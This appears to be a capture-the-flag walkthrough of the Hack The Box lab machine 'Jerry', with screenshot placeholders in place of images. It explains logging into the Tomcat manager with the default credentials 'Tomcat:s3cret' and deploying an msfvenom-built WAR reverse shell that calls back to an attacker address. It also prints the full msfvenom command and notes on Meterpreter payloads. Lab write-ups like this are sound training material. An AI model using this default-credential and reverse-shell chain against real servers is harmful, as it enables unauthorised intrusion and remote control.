
HTB Jerry Walkthrough

The following is a walkthrough of the HTB machine Jerry


Walkthrough


Jerry has an IP of 10.10.10.95

First thing we do is connect with our HTB vpn pack





Second, we start our nmap scans to see what services can be seen running on Jerry






After the enumeration stage, we can see that Apache Tomcat is running on port 8080 on Jerry with a possible default password pair of "Tomcat:s3cret" to the manager console.











After we are able to authenticate to the Tomcat Manager console, we can deploy a custom generated war file from MSFVenom to gain a reverse shell which once accessed triggers the netcat listener on our host.

Read more https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/ for more reference on exploitation of Apache Tomcat.





/manager - Mozilla Firefox
/manager
10.10.10.95:8080/manager/html
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
/examples None specified Servlet and JSP Examples true 2 Expire sessions with idle ≥ 30 minutes
/host-manager None specified Tomcat Host Manager Application true 0 Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager None specified Tomcat Manager Application true 1 Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
Deploy
Deploy directory or WAR file located on server
Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy
WAR file to deploy
Select WAR file to upload Browse... revshell.war
Deploy
Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy
Find leaks
This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.
Server Information
Tomcat Version JVM Version JVM Vendor OS Name OS Version OS Architecture Hostname IP Address
Apache Tomcat/7.0.88 1.8.0_171-b11 Oracle Corporation Windows Server 2012 R2 6.3 amd64 JERRY 10.10.10.95
Copyright © 1999-2018, Apache Software Foundation


Mozilla Firefox
/manager
10.10.10.95:8080/revshell/
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB



Eventually, we find ourselves with a remote connection to Shell and we attempt to gain the HTB flags as the given user from our Tomcat reverse shell.



We are able to find the user and root flags on the desktop of Administrator.

Lessons Learned

Exploit Used:

```
MSFVenom Reverse Shell

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.41 LPORT=80 -f war -
```

Things to note:

```
Staged:
windows/meterpreter/reverse_tcp

Stageless:
windows/meterpreter_reverse_tcp

Use Stagless payloads when you can
```

Stageless Payload	**Staged**
1. Sends exploit shellcode all at once	1. Sends payload in stages
2. Larger in size and wont always work	2. Can be less stable
3. Example: windows/meterpreter_*reverse_tcp*	3. Example: windows/meterpreter/reverse_tcp